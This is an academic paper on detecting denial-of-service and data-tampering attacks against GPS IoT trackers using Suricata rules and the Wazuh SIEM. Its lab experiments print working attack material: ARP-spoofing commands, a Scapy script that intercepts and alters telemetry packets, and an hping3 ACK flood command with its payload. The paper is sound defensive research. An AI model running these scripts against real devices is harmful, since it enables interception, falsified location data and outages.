Volume 64, Number 2, 2024

ACTA TECHNICA NAPOCENSIS
Electronics and Telecommunications

INTEGRATION OF THE SURICATA INTRUSION DETECTION SYSTEM AND OF THE WAZUH SECURITY INFORMATION AND EVENT MANAGEMENT FOR REAL-TIME DENIAL-OF-SERVICE AND DATA TAMPERING DETECTION AND ALERTING

Gheorghe-Romeo ANDREICA[1,2], Iustin-Alexandru IVANCIU[1],
Daniel ZINCA[1], Virgil DOBROTA[1]
[1]*Communications Department, Technical University of Cluj-Napoca, Romania*
[2]*AROBS Transilvania Software Cluj-Napoca, Romania*
Romeo.Andreica@com.utcluj.ro; Iustin.Ivanciu@com.utcluj.ro; Daniel.Zinca@com.utcluj.ro
Corresponding author: Virgil Dobrota (e-mail: Virgil.Dobrota@com.utcluj.ro)

Abstract: **This paper addresses one of the cybersecurity challenges posed by the rapid growth of IoT and intelligent transport systems. It aims to develop a security monitoring and alerting system for GPS devices in these systems, integrating the Suricata Intrusion Detection System (IDS) mechanism and the Wazuh Security Information and Event Management (SIEM). The solution is focused on detecting, alerting and real-time monitoring for Denial-of-Service (DoS) and Data Tampering attacks, ensuring robust protection against emerging cyber threats in IoT GPS tracking systems.**

Keywords: *Data Tampering, DoS, IDS, IoT, GPS Tracking, SIEM.*

I. INTRODUCTION

In the era of continuously evolving technology, the Internet of Things (IoT) and intelligent transportation systems have become essential parts of infrastructure and daily life [1]. However, a consequence of this spectacular growth in involving this technology is the increase of cybersecurity risks. This paper aims to develop a security monitoring system for IoT, specifically focusing on GPS devices used in intelligent transportation systems and utilizing Wazuh Security Information and Event Management (SIEM) solutions for security data collection, reporting, analysis, alerting and monitoring, as well as integration with Suricata Intrusion Detection System (IDS) mechanisms [2], [3].

The purpose of this work involves implementing a system that enables the constant collection of security-related data for intelligent transportation systems and IoT devices, including telemetry data and events, as well as data from IDS detection and prevention systems [4], [5].

In the conducted experiments, data sets were analyzed to detect and alert on unusual behaviors and to identify typical signs of cyber threats, such as "Man-In-The-Middle / Data Tampering" and "DoS" attacks, using integrated IDS and SIEM rules with intelligent GPS telemetry IoT systems [6], [7], [8]. In the event of detecting unusual or malicious security activities or events, an efficient monitoring system must be capable of generating immediate and real-time alerts. The proposed solution allows for the configuration of customized alerts and can automatically notify administrators or security personnel to act as quickly as possible, thus integrating IDS and SIEM mechanisms with IoT infrastructures.

The rest of the paper is organized as follows: Section II describes the implementation solution, followed by the experimental results. The last section presents the conclusions and future work.

II. IMPLEMENTATION SOLUTION

The proposed solution was adapted and integrated to work with IoT infrastructures for GPS data security in intelligent transportation systems, ensuring real-time security monitoring and alerts. Wazuh SIEM is a centralized platform to aggregate and analyze telemetry in real time for threat detection and compliance. It collects event data from various sources such as: endpoints, network devices, cloud workloads, and applications for broader security coverage [2]. On the other hand, Suricata is a high performance, open-source network analysis and threat detection software used by many private and public organizations, being embedded by major vendors to protect their assets, including IDS capabilities [3]. The general architecture for the proposed solution for detecting, alerting, and monitoring security events, in the IoT GPS infrastructure is presented in Figure 1.




Figure 1. General architecture

The Wazuh solution consists of security agents, which are deployed on IDS server, and the Wazuh central components, which collect and analyze data gathered by

Manuscript received October 18, 2024; revised November 28, 2024

the agent. Figure 2 illustrates the architecture required to test this implementation during the experimental phases.




Figure 2. Wazuh SIEM architecture for IoT

In this case the central components (server, indexer, and dashboard) run on one system, centralizing and alerting events from IoT GPS devices, following a traffic analysis performed by the IDS system, as in [2]. The proposed solution aims to detect, monitor, and alert against DoS and data tampering attacks on IoT GPS tracking devices used in intelligent transportation systems, including SIEM capabilities.

The Denial-of-Service (DoS) attack in the context of GPS IoT tracking devices involves overwhelming the device or its associated network with excessive traffic or requests, rendering it unable to function properly. This can disrupt the communication between the GPS device and its servers, leading to loss of location tracking, delayed data transmission, and potential loss of critical real-time information, thereby compromising the reliability and effectiveness of the IoT tracking system [7], [9].

A Data Tampering attack in the context of GPS IoT tracking devices involves unauthorized manipulation and alteration of the data being sent or received by the device, often occurring during the Man-in-the-Middle (MITM) attacks or within compromised communication networks, devices, and services [10]. This can result in incorrect location information, manipulated tracking data, and false reporting of device status. Such attacks compromise the integrity and accuracy of the data, potentially leading to misguided decisions based on falsified information, thus affecting the trust in the GPS tracking system and the critical services that depend on such communications [8], [11], [12].

For the two attack scenarios, experiments were conducted on the implementation of IDS-type detection and SIEM-type monitoring and alerting mechanisms within a GPS IoT infrastructure for intelligent transportation systems. These experiments demonstrate the importance of integrating real-time detection, alerting, and monitoring mechanisms into a critical IoT infrastructure that requires continuous monitoring of security events, including potential cyber-attacks [13], [14].

In the first scenario, a Data Tampering attack was tested using MITM scenarios for the telemetry data traffic sent by the GPS monitoring IoT device to the data receiving server.

In the second scenario, an ACK DoS attack initiated from the telemetry data receiving server towards the GPS monitoring IoT device was tested. See Figure 3 for the diagram of the attacks tested in the experiments, along with their detection, alerting, and real-time monitoring.




Figure 3. ACK DoS and Data Tampering attacks

Codec 8 was the main proprietary protocol used by the Teltonika FMB122 (as well as herein) for sending data to the server. It uses encoding and decoding algorithms (i.e., Base64 or hexadecimal conversion) instead of encryption ones for data in transit. For capturing and manipulating data within the MITM attack, the Scapy utility has been used as a REPL (Read–Eval–Print Loop) or as a library. This is a powerful interactive packet manipulation library written in Python. It can forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It provided all the tools and documentation to quickly add custom network layers [15].

III. EXPERIMENTAL RESULTS

A. First Scenario: Data Tampering

This scenario involved altering and modifying telemetry data packets sent by the GPS monitoring IoT device with the IP address 192.168.0.73 to the data reception server at 192.168.0.95. To alter the data packets, a MITM attack was simulated on the IoT infrastructure, using the attacker's server at 192.168.0.100. This intercepted data between the IoT device and the receiving server by exploiting technical vulnerability [13]. Herein, the attacker used ARP Spoofing to send modified data packets and to establish authorized communication between the IoT device and the telemetry receiving server, as in Figure 4.

```
root@mitm:~# arpspoof -i ens18 -t 192.168.0.73 -r
192.168.0.95
bc:24:11:86:b9:f6 bc:24:11:48:8d:c5 0806 42: arp
reply 192.168.0.95 is-at bc:24:11:86:b9:f6
bc:24:11:86:b9:f6 bc:24:11:fa:2d:75 0806 42: arp
reply 192.168.0.73 is-at bc:24:11:86:b9:f6
root@mitm:~# arpspoof -i ens18 -t 192.168.0.95 -r
192.168.0.73
bc:24:11:86:b9:f6 bc:24:11:fa:2d:75 0806 42: arp
reply 192.168.0.73 is-at bc:24:11:86:b9:f6
bc:24:11:86:b9:f6 bc:24:11:48:8d:c5 0806 42: arp
reply 192.168.0.95 is-at bc:24:11:86:b9:f6
```
Figure 4. ARP Spoofing within the MITM attack

During the experiment, a Python script was created using Scapy, to sniff network packets, and to modify them by prepending a specified hex string, and then send the modified packets to a server, as shown in Figure 5.

```
from scapy.all import *
# Define the hex string to prepend
prepend_hex_string = "123456"
prepend_bytes = bytes.fromhex(prepend_hex_string)
# Define the client and server IP addresses
client_ip = "192.168.0.73"
server_ip = "192.168.0.95"
server_port = 61200
# Function to handle and modify packets
def modify_packet(packet):
if  packet.haslayer(IP)  and  packet[IP].src  ==
client_ip:
if packet.haslayer(UDP):
     udp_payload = bytes(packet[UDP].payload)
# Check if the prepend_bytes is already present
if not udp_payload.startswith(prepend_bytes):
     print(f"Packet captured at {packet.time}")
     print(f"Source: {packet[IP].src}")
     print(f"Destination: {packet[IP].dst}")
     print(f"Original         UDP         Payload:
{udp_payload.hex()}")
# Prepend the hex string to the payload
     new_payload = prepend_bytes + udp_payload
     print(f"Modified         UDP         Payload:
{new_payload.hex()}")
# Create a new packet with the modified payload
     new_pkt       =       IP(src=packet[IP].src,
     dst=packet[IP].dst)/
     UDP(sport=packet[UDP].sport,
     dport=packet[UDP].dport)                    /
     Raw(load=new_payload)
     print(f"Sending    modified    packet    to
{server_ip}:{server_port}")
     send(new_pkt, verbose=False)
# Capture and modify packets in real-time try:
     print(f"Sniffing  traffic  from  {client_ip}
and  sending  modified  packets  to  {server_ip}  on
port {server_port}...")
     sniff(filter=f"ip and src host {client_ip}",
prn=modify_packet, store=0)
except KeyboardInterrupt:
     print("\nScript stopped by user.")
```

Figure 5. Sniffing data and payload injection mechanism

It imported necessary functions from Scapy, and it defined a hex string *prepend_hex_string* to prepend to UDP payloads, and to set up client and server IP addresses and the server port. The *modify_packet* function processed each packet, checking for an Internet Layer with a source IP matching the client IP and a UDP layer. If the prepend bytes were not already in the UDP payload, it captured and printed the packet details. It prepended the hex string to the payload, constructed a new packet with the modified payload, and it sent it to the specified server. The *sniff* function captured packets from the client IP in real-time, applying the *modify_packet* function to each, and stopping on user interruption. The use of the 123456-payload string might have significant security implications. For instance, this is used in malware, buffer overflow attacks, or data tampering, potentially affecting the integrity and security of the data, leading to exploits like arbitrary code execution, system crashes, unauthorized access, or compromised data integrity. The process of intercepting and altering data packets (Data Tampering) is shown in Figure 6.

```
root@mitm:/opt# python3 mitm.py
Sniffing  traffic  from  192.168.0.73  and  sending
modified packets to 192.168.0.95 on port 61200...
Packet captured at 1721079763.7965543
Source: 192.168.0.73
Destination: 192.168.0.95
Original                UDP                Payload:
003dcafe0105000f333532303933303836343033363535 08
010000016b4f815b30010000000000000000000000000000
000103021503010101425dbc000001
Modified                UDP                Payload:
123456003dcafe0105000f333532303933303836343033 36
353508010000016b4f815b300100000000000000000000000
0000000000103021503010101425dbc000001
Sending modified packet to 192.168.0.95:61200
```

Figure 6. Sniffing data and payload injection results

In this experiment, the navigation data was not modified. Instead of that, the entire packet was altered, demonstrating data tampering. However, in a similar scenario, the navigation data could be modified by our payload (e.g., GPS coordinates) using a similar method. Regarding the proper functioning of the device, it was not affected in any way during this experiment, as the data was intercepted and modified between the IoT device and the receiving server inside of local network. To analyze and demonstrate the alteration and modification of data packets during the MITM/ Data Tampering attack, the tools tcpdump, a powerful command-line packet analyzer, and libpcap, a portable C/C++ library for network traffic capture, were used. The obtained and analyzed results are shown in Figure 7.

```
root@rec-srv01:~#  tcpdump  -i  ens18  src  host
192.168.0.73 and dst host 192.168.0.95 -X
tcpdump: verbose output suppressed, use -v[v]...
for full protocol decode
listening on ens18, link-type EN10MB (Ethernet),
snapshot length 262144 bytes
23:27:24.178102   IP   192.168.0.73.35067   >   rec-
srv01.61200: UDP, length 66
0x0000:  4500 005e 0001 0000 4011 f895 c0a8 0049
E..^....@......I
0x0010:  c0a8 005f 88fb ef10 004a 251d 1234 5600
..._.....J%..4V.
0x0020:  3dca fe01 0500 0f33 3532 3039 3330 3836
=......352093086
0x0030:  3430 3336 3535 0801 0000 016b 4f81 5b30
403655.....kO.[0
0x0040:  0100 0000 0000 0000 0000 0000 0000 0000
[…]0x0050:  0103 0215 0301 0101 425d bc00 0001
```

Figure 7. Proof of data tampering

Based on the results obtained and shown for previously described attacks, the detection, alerting, and monitoring mechanisms were integrated for the IoT GPS infrastructure. The first one relied on IDS solutions, using Suricata. To avoid latency during the communication, the system was positioned in parallel with the data receiving server, using port mirroring configurations for data collection and analysis. This subsequently sent the data to the SIEM system, responsible for monitoring security events, as in Figure 1. See in Figure 8 the specific IDS Data Tampering rules applied for Suricata.

```
# Data Tampering IDS rules
alert   udp   192.168.0.73   any   ->   any   any
(msg:"Possible  data  tampering  affecting  packet
size"; dsize:!63; sid:1000015; rev:1;)
```

```
alert udp 192.168.0.73 any -> any any
(msg:"Possible data tampering affecting packet
content"; content:"003D"; offset:0; depth:2;
content:"CAFE"; offset:2; depth:2; content:"01";
offset:4; depth:1; content:"05"; offset:5;
depth:1; content:"000F"; offset:6; depth:2;
content:"08"; offset:22; depth:1; content:"01";
offset:23; depth:1; content:"01"; offset:45;
depth:1; dsize:63; sid:1000019; rev:1;)
```

Figure 8. Data Tampering IDS rules

This was designed to detect possible data tampering activities on the network. It triggered an alert whenever there was an UDP packet originating from the IP address 192.168.0.73, regardless of the source port, and destined to any IP address and port.

The first condition for triggering this alert was that the packet size (dsize) did not have to be 63 bytes, which represented the size of expected telemetry real packet. When this condition was met, the system generated an alert with the message “Possible data tampering” and assigned a unique identifier (sid) of 1000015 to this rule (which is at revision 1). This rule helped in monitoring unusual data packet sizes that might indicate tampering attempts.


The second condition is designed to detect potential tampering of AVL Data Packets by matching patterns in the packet’s structure and format, rather than relying only on the size of the packet compared to the first described condition. The rule inspects the packet’s content to validate the expected sequence of fields, ensuring that the data adheres to the typical structure of a valid AVL Data Packet. Any deviation from the expected pattern, while maintaining the same packet size, triggers the rule. When this condition was met, the system generated an alert with the message “Possible data tampering”.

Details related to Data Tampering alerts at the IDS level were recorded in Suricata logs, which were sent to the SIEM system, as in Figure 9.

```
root@ids:~# tail -f /var/log/suricata/eve.json |
grep "Possible data tampering"
{"timestamp":"2024-06-
08T20:36:26.835233+0300","flow_id":7725494403249
57,"in_iface":"ens18","event_type":"alert","src_
ip":"192.168.0.73","src_port":48477,"dest_ip":"1
92.168.0.95","dest_port":61200,"proto":"UDP","pk
t_src":"wire/pcap","alert":{"action":"allowed","
gid":1,"signature_id":1000015,"rev":1,"signature
":"Possible                                 data
tampering","category":"","severity":3},"app_prot
o":"failed","direction":"to_server","flow":{"pkt
s_toserver":1,"pkts_toclient":0,"bytes_toserver"
:106,"bytes_toclient":0,"start":"2024-06-
08T20:36:26.835233+0300","src_ip":"192.168.0.73"
,"dest_ip":"192.168.0.95","src_port":48477,"dest
_port":61200},"payload":"EQA9yv4BBQAPMzUyMDkzMDg
2NDAzNjU1CAEAAAFrT4FbMAEAAAAAAAAAAAAAAAAAAAABAwI
VAwEBAUJdvAAAAQ==","payload_printable":"..=.....
.352093086403655.....kO.[0......................
..B]....","stream":0,"packet":"vCQR+i11vCQRSI3FC
ABFAABc/q1AAEARuerAqABJwKgAX71d7xAASIJSEQA9yv4BB
QAPMzUyMDkzMDg2NDAzNjU1CAEAAAFrT4FbMAEAAAAAAAAAA
AAAAAAAAAABAwIVAwEBAUJdvAAAAQ==","packet_info":{
"linktype":1}}
```

Figure 9. Detect Data Tampering IDS alerts

Data Tampering alerts were collected by the SIEM agent Wazuh installed on IDS server and sent to the security event monitoring and alerting system (see Figure 2). Thus, it enabled real-time security monitoring, extracted from Wazuh, as illustrated in Figure 10.



```
Time ▾                              agent.name
Jun 8, 2024 @ 20:53:41.318          suricata
Jun 8, 2024 @ 20:53:31.308          suricata
Jun 8, 2024 @ 20:53:21.327          suricata
Jun 8, 2024 @ 20:53:11.285          suricata
rule.description
Suricata: Alert - Possible data tampering
Suricata: Alert - Possible data tampering
Suricata: Alert - Possible data tampering
Suricata: Alert - Possible data tampering
data.dest_ip                        data.flow.src_ip
192.168.0.95                        192.168.0.73
192.168.0.95                        192.168.0.73
192.168.0.95                        192.168.0.73
192.168.0.95                        192.168.0.73
```

Figure 10. Data Tampering events by SIEM

B. Second Scenario: Acknowledge Denial-of-Service

This scenario involved a network attack that targeted the availability of the GPS IoT device, by overwhelming it with many ACK (Acknowledgment) packets. The attack was initiated from the telemetry data receiving server at 192.168.0.95, which was considered compromised due to the exploitation of a technical vulnerability that allowed access to the data reception services [13]. Many ACK packets were sent to the GPS IoT device at 192.168.0.73, disrupting its optimal functioning. The transmission of telemetry data packets from the GPS IoT device to the receiving server was virtually simulated using Python. It included the receiving of ACK packets by the IoT device, as shown in Figure 11.

```
import socket
import time
# Define the client details
HOST = '192.168.0.95'
PORT = 61200  # Replace with the actual port number
# Hexadecimal string to send
hex_string                                         =
"003dcafe0105000f3335323039333038363430333635350
8010000016b4f815b3001000000000000000000000000000
000010302150301010142 5dbc000001"
# ACK string to expect from the client
expected_ack_hex_string = "0005cafe010501"
def decode_ack_hex_string(hex_string):
# Assuming the structure of the ACK hex string:
# UDP Channel Header Length (00 05), Packet ID (CA
FE), Not usable byte (01)
# AVL Packet Acknowledgment, AVL packet ID (05),
Number of Accepted Data (01)
    udp_channel_length = int(hex_string[0:4], 16)
    packet_id = hex_string[4:8]
    not_usable_byte = hex_string[8:10]
    avl_packet_id = hex_string[10:12]
    num_accepted_data = hex_string[12:14]
    return {
        "udp_channel_length":
udp_channel_length,
        "packet_id": packet_id,
        "not_usable_byte": not_usable_byte,
        "avl_packet_id": avl_packet_id,
        "num_accepted_data": num_accepted_data,
    }
def send_data():
# Convert the hex string to bytes
    byte_data = bytes.fromhex(hex_string)
        while True:
        try:
            with    socket.socket(socket.AF_INET,
socket.SOCK_STREAM) as s:
                s.connect((HOST, PORT))
                s.sendall(byte_data)
                print("Data sent successfully!")
# Receive ACK from the server
                ack_data                        =
s.recv(len(expected_ack_hex_string) // 2)
                received_ack_hex_string         =
ack_data.hex()

                if   received_ack_hex_string   ==
expected_ack_hex_string:
                    decoded_ack_data            =
decode_ack_hex_string(received_ack_hex_string)
                    print("Received        ACK:",
decoded_ack_data)
                else:
                    print("Received    unexpected
ACK data:", received_ack_hex_string)
        except (socket.error, socket.timeout) as
e:
            print(f"Connection    failed:    {e}.
Retrying in 5 seconds...")
# Wait for 5 seconds before sending the next
packet
        time.sleep(5)
if __name__ == "__main__":
    send_data()
```

Figure 11. IoT GPS device sending and receiving data

The script implemented a connection to a specified server at IP 192.168.0.95 and port 61200, by sending a predefined hex string and by handling the acknowledgment (ACK) response. It converted the hex string into bytes and sent it over a UDP connection, then waited for a confirmation response. If the received ACK matched the expected hex string, it decoded it into its components (UDP channel length, packet ID, not usable byte, AVL packet ID, and number of accepted data) using the *decode_ack_hex_string()* function. Also, it printed the decoded data. If the confirmation does not match, it printed the unexpected ACK data. The script retried the connection every 5 seconds in case of socket errors or timeouts. The *send_data()* function handled the connection, by sending and receiving processes, while the script ensured that the function was executed when ran by checking *if __name__ == "__main__": send_data()*.

The data received by the server was processed by a virtually simulated reception service, which then forwarded it to various consumers (e.g., databases, applications, dashboards, etc.). In our experiment, the reception service sent an ACK packet, which was later used to demonstrate the ACK DoS attack from the compromised server to the GPS monitoring IoT device, as shown in Figure 12.

```
import socket
import struct
# Define the server details
HOST = '0.0.0.0'  # Listen on all available
interfaces
PORT = 61200# Replace with the desired port number
# Hexadecimal string to expect from the client
expected_hex_string                              =
"003dcafe0105000f3335323039333038363430333635350
8010000016b4f815b300100000000000000000000000000
0000103021503010101425dbc000001"
# ACK string to send if successful
ack_hex_string = "0005cafe010501"
def decode_hex_string(hex_string):
# Assuming the structure of the hex string:
003DCAFE0105000F33353230393330383634303336353508
010000016B4F815B30010000000000000000000000000000
000103021503010101425DBC000001
# Extract relevant fields
    data_type = int(hex_string[10:12], 16)
    device_id = int(hex_string[12:22], 16)
    latitude = int(hex_string[22:30], 16) / 1e6
    longitude = int(hex_string[30:38], 16) / 1e6
    return {
        "data_type": data_type,
        "device_id": device_id,
        "latitude": latitude,
        "longitude": longitude,
    }
def handle_client(conn):
    data = conn.recv(len(expected_hex_string))
    received_hex_string = data.hex()
    conn.sendall(bytes.fromhex(ack_hex_string))
    print("ACK sent successfully!")
    decoded_data                                 =
decode_hex_string(received_hex_string)
    print("Received data:", decoded_data)
def main():
    with           socket.socket(socket.AF_INET,
socket.SOCK_STREAM) as s:
        s.bind((HOST, PORT))
        s.listen()
        print(f"Listening on {HOST}:{PORT}...")
        while True:
            conn, addr = s.accept()
            with conn:
                print(f"Connected by {addr}")
                handle_client(conn)
if __name__ == "__main__":
    main()
```

Figure 12. Reception service receiving and sending data

The script initializes a UDP server that listens on all available network interfaces (IP 0.0.0.0) at port 61200. It expects to receive a specific hexadecimal string (*expected_hex_string*) from the client and sends back an acknowledgment (ACK) string (*ack_hex_string*) upon successful reception. The *decode_hex_string()* function extracts and decodes relevant fields from the received hex string, including the data type, device ID, latitude, and longitude. The *handle_client()* function manages the client connection by receiving the data, sending the ACK, and printing the decoded information. The *main()* function sets up the server socket, binds it to the specified host and port, listens for incoming connections, and processes each connection with the *handle_client()* function.

Next, the ACK DoS attack was initiated from the receiving server to the IoT device, which was waiting the ACK packet, as in Figure 13.

```
root@rec-srv01:~# sudo hping3 -2 -A -c 1000 -d 7
--file payload.bin --flood 192.168.0.73
HPING 192.168.0.73 (ens18 192.168.0.73): A set,
40 headers + 7 data bytes
Warning: can't disable memory paging!
hping in flood mode, no replies will be shown
```

Figure 13. Initiation of the ACK DoS attack

To initiate the attack, the hping3 tool was used with the (-*A*) flag, which was specifically designed for the ACK DoS attack. Additionally, the *payload.bin* file, containing the ACK data packet expected by the IoT device shown in Figure 11 and Figure 12, was used as a parameter for the payload, as in Figure 14.

```
root@rec-srv01:~# echo "0005cafe010501" | xxd -r
-p > payload.bin
```

Figure 14. ACK data packet payload

The parameters used for creation of *payload.bin* file containing IoT device ACK expected data packet were: *-r* (reverse mode) which converts hex dump back to binary; and *-p* (plain mode) which interprets the input as a plain (continuous) hex dump without addresses or whitespace, using *xxd* tool. The attack consisted of flooding the GPS IoT device with many expected ACK packets sent from the compromised receiving server, analyzed using the *tcpdump* tool for evidence, as in Figure 15.

```
root@rec-srv01:~# sudo tcpdump -i ens18 src host
192.168.0.95 and dst host 192.168.0.73  -X -n
        0x0010:  c0a8 0049 3409 0000 3533 2e59 6fef
4ef4  ...I4...53.Yo.N.
        0x0020:  5010 0200 0853 0000 0005 cafe 0105
01    P....S.........
20:41:30.870215    IP    192.168.0.95.13322    >
192.168.0.73.0:      Flags       [.],        seq
300008147:300008154,  ack  860171618,  win  512,
length 7
        0x0000:  4500 002f 4956 0000 4006 af7a c0a8
005f  E../IV..@..z..._
        0x0010:  c0a8 0049 340a 0000 11e1 c2d3 3345
2d62  ...I4.......3E-b
        0x0020:  5010 0200 f565 0000 0005 cafe 0105
01    P....e.........
20:41:30.870226    IP    192.168.0.95.13323    >
192.168.0.73.0:      Flags       [.],        seq
359982078:359982085,  ack  1581678944,  win  512,
length 7
        0x0000:  4500 002f df30 0000 4006 19a0 c0a8
005f  E../.0..@......_
        0x0010:  c0a8 0049 340b 0000 1574 e3fe 5e46
8160  ...I4....t..^F.`
        0x0020:  5010 0200 51a7 0000 0005 cafe 0105
01    P...Q..........
20:41:30.870233    IP    192.168.0.95.13324    >
192.168.0.73.0:      Flags       [.],        seq
1291176788:1291176795,  ack  219672798,  win  512,
length 7
        0x0000:  4500 002f f5e8 0000 4006 02e8 c0a8
005f  E../....@......_
        0x0010:  c0a8 0049 340c 0000 4cf5 cb54 0d17
f0de  ...I4...L..T....
        0x0020:  5010 0200 1480 0000 0005 cafe 0105
01    P..............
20:41:30.870273    IP    192.168.0.95.13325    >
192.168.0.73.0:      Flags       [.],        seq
562523532:562523539,  ack  1414024332,  win  512,
length 7
```

Figure 15. Proof of ACK DoS attack

Based on the results obtained and shown for ACK DoS attack, the detection, alerting, and monitoring mechanisms were integrated for the IoT GPS infrastructure. The first detection and alerting mechanism relied on IDS solutions, using Suricata. Specific rules for DoS attack were created, as shown in Figure 16.

```
# ACK DoS and DDoS IDS rules
alert  udp  any  any  ->  any  any  (flags:  A;
msg:"Possible  ACK  DoS";  threshold:  type  both,
track   by_src,   count   1000,   seconds   3;
classtype:attempted-dos; sid:10001; rev:3;)
alert  udp  any  any  ->  any  any  (flags:  A;
msg:"Possible  ACK  DDoS";  threshold:  type  both,
track   by_src,   count   100000,   seconds   10;
classtype:attempted-dos; sid:100001; rev:3;)
```

Figure 16. Detect ACK DoS Attack


These Suricata IDS rules were designed to detect potential ACK-based Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks. The first rule triggered an alert for any UDP packet with the ACK flag set, originating from any source IP and port and destined to any destination IP and port, if 1000 such packets were detected from the same source within 3 seconds. This condition generated an alert with the message "Possible ACK DoS," classifying the event as an attempted DoS attack (sid:10001, rev:3). The second rule, similarly, monitored for UDP packets with the ACK flag set and triggered an alert if 100,000 such packets were observed from the same source within 10 seconds, indicating a potential ACK DDoS attack ("Possible ACK DDoS", sid:100001, rev:3). Details related were recorded in Suricata logs, which were sent to the SIEM system for alerting and monitoring security events, as in Figure 17.

```
root@ids:~# tail -f /var/log/suricata/eve.json |
grep " Possible ACK DoS"
{"timestamp":"2024-06-
07T23:36:21.885451+0300","flow_id":1551184528185
946,"in_iface":"ens18","event_type":"alert","src
_ip":"192.168.0.95","src_port":2243,"dest_ip":"1
92.168.0.73","dest_port":0,"proto":"UDP","pkt_sr
c":"wire/pcap","alert":{"action":"allowed","gid"
:1,"signature_id":10001,"rev":3,"signature":"Pos
sible  ACK  DoS","category":"Attempted  Denial  of
Service","severity":2},"direction":"to_server","
flow":{"pkts_toserver":1,"pkts_toclient":0,"byte
s_toserver":61,"bytes_toclient":0,"start":"2024-
06-
07T23:36:21.885451+0300","src_ip":"192.168.0.95"
,"dest_ip":"192.168.0.73","src_port":2243,"dest_
port":0},"payload":"AAXK/gEFAQ==","payload_print
able":".......","stream":0,"packet":"vCQRSI3FvCQ
R+i11CABFAAAvgu0AAEAGdePAqABfwKgASQjDAAAR47R+MxO
EiVAQAgDYCgAAAAXK/gEFAQ==","packet_info":{"linkt
ype":1}}
```

Figure 17. Detect ACK DoS IDS alerts

ACK DoS alerts were collected by the SIEM agent Wazuh installed on IDS server and sent to the security event monitoring and alerting system. Thus, it enabled real-time security monitoring, as illustrated in Figure 18.

Integrating these Suricata IDS rules with a SIEM system was crucial for comprehensive security monitoring and event management. The detection of potential ACK-based DoS and DDoS attacks through specific IDS rules allowed for real-time identification of unusual network behaviors, that could indicate ongoing attacks. By parsing the IDS logs, the SIEM could correlate these alerts with other security events, providing a holistic view of the network's security posture and real-time monitoring. The proposed solution can be extended by integrating SIEM with other mechanisms to allow better visualization of alerts and enhance real-time monitoring efficiency, such as email, SMS, and Telegram, using dedicated algorithms and APIs, as in Figure 19.



Time	agent.name
Jun 8, 2024 @ 20:42:52.184	suricata
Jun 8, 2024 @ 20:42:52.164	suricata
Jun 8, 2024 @ 20:42:50.958	suricata
Jun 8, 2024 @ 20:42:50.628	suricata

rule.description
Suricata: Alert - Possible ACK DoS
Suricata: Alert - Possible ACK DoS
Suricata: Alert - Possible ACK DoS
Suricata: Alert - Possible ACK DoS


data.dest_ip	data.flow.src_ip
193.26.156.173	192.168.0.95
192.168.0.95	192.168.0.95
193.26.156.173	192.168.0.95
